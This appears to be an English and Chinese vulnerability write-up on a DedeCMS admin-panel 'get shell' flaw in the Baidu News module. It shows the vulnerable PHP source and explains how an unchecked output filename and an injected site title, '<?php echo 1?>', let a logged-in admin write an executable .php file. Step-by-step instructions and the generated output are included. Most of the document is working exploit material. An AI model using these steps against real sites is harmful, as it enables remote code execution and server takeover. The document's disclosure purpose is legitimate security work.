
Dedecms get shell by Baidu Site News Module

Attacker can install or uninstall the default module by dedecms when he logged in the backstage management system.He can edit site's basic information such as site title and so on.Meanwhile, attacker can make adjustment to the default module.

There is one default module named '百度新闻' that was installed by default.



百度新闻地图

《互联网新闻开放协议》是百度新闻搜索制定的搜索引擎新闻源收录标准，网站可将发布的新闻内容制作成遵循此开放协议的XML格式的网页（独立于原有的新闻发布形式）供搜索引擎索引。

详情参见

配置的相关参数在 【系统设置 -> 其他选项】中调整

只适用于文章频道，数据表为DedeCMS默认的

设置：

文件名：../data/baidunews.php

../data/baidunews.php

开始生成

状态：

DedeCMS 提示信息！

../data/baidunews.php make success

As you can see, we can modify the filename we expected.And when we click button titled '开始生成',the file will be generated.

Relative file:

```
./dede/baidunews.php
```

Code:

```
<?php
/**
* 百度新闻
*
* @version $Id: baidunews.php 1 14:31 2010年7月12日Z tianya $
* @package DedeCMS.Administrator
* @copyright Copyright (c) 2007 - 2010, DesDev, Inc.
* @license http://help.dedecms.com/usersguide/license.html
* @link http://www.dedecms.com
*/
require_once(dirname(__FILE__)."/config.php");

if(empty($do))
{
include DEDEADMIN.'/templets/baidunews.htm';
} else {
$baidunews = "<?xml version=\"1.0\" encoding=\"".$cfg_soft_lang."\" ?>\n";
$baidunews .= "<document>\n";
$baidunews .= "<webSite>$cfg_webname </webSite>\n";
$baidunews .= "<webMaster>$cfg_adminemail </webMaster>\n";
$baidunews .= "<updatePeri>$cfg_updateperi </updatePeri>\n";

$limit = $cfg_baidunews_limit;
if($limit > 100 || $limit < 1)
{
$limit = 100;
}
```

```
$query = "SELECT maintable.*, addtable.body, arctype.typename
FROM #@__archives maintable
LEFT JOIN #@__addonarticle addtable ON addtable.aid=maintable.id
LEFT JOIN #@__arctype arctype ON arctype.ID=maintable.typeid
WHERE maintable.channel=1 and maintable.arcrank!=-1 ORDER BY maintable.pubdate DESC LIMIT $limit
";
$dsql->SetQuery($query);
$dsql->Execute();
while($row = $dsql->GetArray())
{
$title = dede_htmlspecialchars($row['title']);
$row1 = GetOneArchive($row['id']);
if(strpos($row1['arcurl'],'http://') === false)
{
$link = ($cfg_basehost=='' ? 'http://'.$_SERVER["HTTP_HOST"].$cfg_cmspath : $cfg_basehost).$row1['arcurl'];
}else
{
$link = $row1['arcurl'];
}
$link = dede_htmlspecialchars($link);
$description = dede_htmlspecialchars(strip_tags($row['description']));
$text = dede_htmlspecialchars(strip_tags($row['body']));
$image = $row['litpic'] =='' ? '' :$row['litpic'];
if($image != '' && strpos($image, 'http://') === false)
{
$image = ($cfg_basehost=='' ? 'http://'.$_SERVER["HTTP_HOST"].$cfg_cmspath : $cfg_basehost).$image;

}
//$headlineimg = '';
$keywords = dede_htmlspecialchars($row['keywords']);
$category = dede_htmlspecialchars($row['typename']);
$author = dede_htmlspecialchars($row['writer']);
$source = dede_htmlspecialchars($row['source']);
$pubdate = dede_htmlspecialchars(gmdate('Y-m-d H:i',$row['pubdate'] + $cfg_cli_time * 3600));

$baidunews .= "<item>\n";
$baidunews .= "<title>$title </title>\n";
$baidunews .= "<link>$link </link>\n";
$baidunews  .= "<description>$description </description>\n";
$baidunews  .= "<text>$text </text>\n";
$baidunews  .= "<image>$image </image>\n";
//$baidunews  .= "<headlineimages/>\n";
$baidunews  .= "<keywords>$keywords </keywords>\n";
$baidunews  .= "<category>$category </category>\n";
$baidunews  .= "<author>$author </author>\n";
$baidunews  .= "<source>$source </source>\n";
$baidunews  .= "<pubDate>$pubdate </pubDate>\n";
$baidunews  .= "</item>\n";
}
$baidunews  .= "</document>\n";

$fp = fopen(dirname(__FILE__).'/'.$filename,'w');
fwrite($fp,$baidunews);
fclose($fp);
showmsg("<a href='{$filename}' target=\"_blank\">{$filename} make success</a>",'javascript:;');
}
```

Easily we can find the filename is directly used to generate new file by the code pasted below.


```
$fp = fopen(dirname(__FILE__).'/'.$filename,'w');
fwrite($fp,$baidunews);
fclose($fp);
```

At the same time, contents is stored by the variable '**$baidunews**'.It's consists of global variable such as **$title**、**$link**、**$description** and so on.

```
        $baidunews  .= "<item>\n";
        $baidunews  .= "<title>$title </title>\n";
        $baidunews  .= "<link>$link </link>\n";
        $baidunews  .= "<description>$description </description>\n";
        $baidunews  .= "<text>$text </text>\n";
        $baidunews  .= "<image>$image </image>\n";
        //$baidunews  .= "<headlineimages/>\n";
        $baidunews  .= "<keywords>$keywords </keywords>\n";
        $baidunews  .= "<category>$category </category>\n";
        $baidunews  .= "<author>$author </author>\n";
```

```
    $baidunews .= "<source>$source </source>\n";
    $baidunews .= "<pubDate>$pubdate </pubDate>\n";
    $baidunews .= "</item>\n";
```


Therefore , at first,we just modify these global variable.Take **$title** for example,we can modify it in the page **'系统' -> '系统基本参数' ->'网站名称'** as below,



DedeCMS系统配置参数：

参数说明	参数值	变量名
站点根网址：	http://dedecms.local	cfg_basehost
网页主页链接：	/	cfg_indexurl
主页链接名：	主页	cfg_indexname
网站名称：	我的网站<?php echo 1?>	cfg_webname
文档HTML默认保存路径：	/a	cfg_arcdir
图片/上传文件默认路径：	/uploads	cfg_medias_dir
编辑器(是/否)使用XHTML：	○ 是 ● 否	cfg_fck_xhtml
模板默认风格：	default	cfg_df_style
网站版权信息：	Copyright &copy; 2002-2017 DEDECMS. 织梦科技 版权所有	cfg_powerby
站点默认关键字：		cfg_keywords

then go back to page **'模块' -> '百度新闻'** and modify the filename ends with **'.php'** & click the button titled '开始生成'. Finally we get shell.



辅助插件

百度新闻地图

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
设置：

文件名： ../data/baidunews.php

状态：

generated file: '../data/baidunews.php'



```
/L/W/D/t/dedecms> cat ./data/baidunews.php
<?xml version="1.0" encoding="utf-8" ?>
<document>
<webSite>我的网站<?php echo 1?> </webSite>
<webMaster>desdev@vip.qq.com </webMaster>
<updatePeri>15 </updatePeri>
</document>
/L/W/D/t/dedecms>
```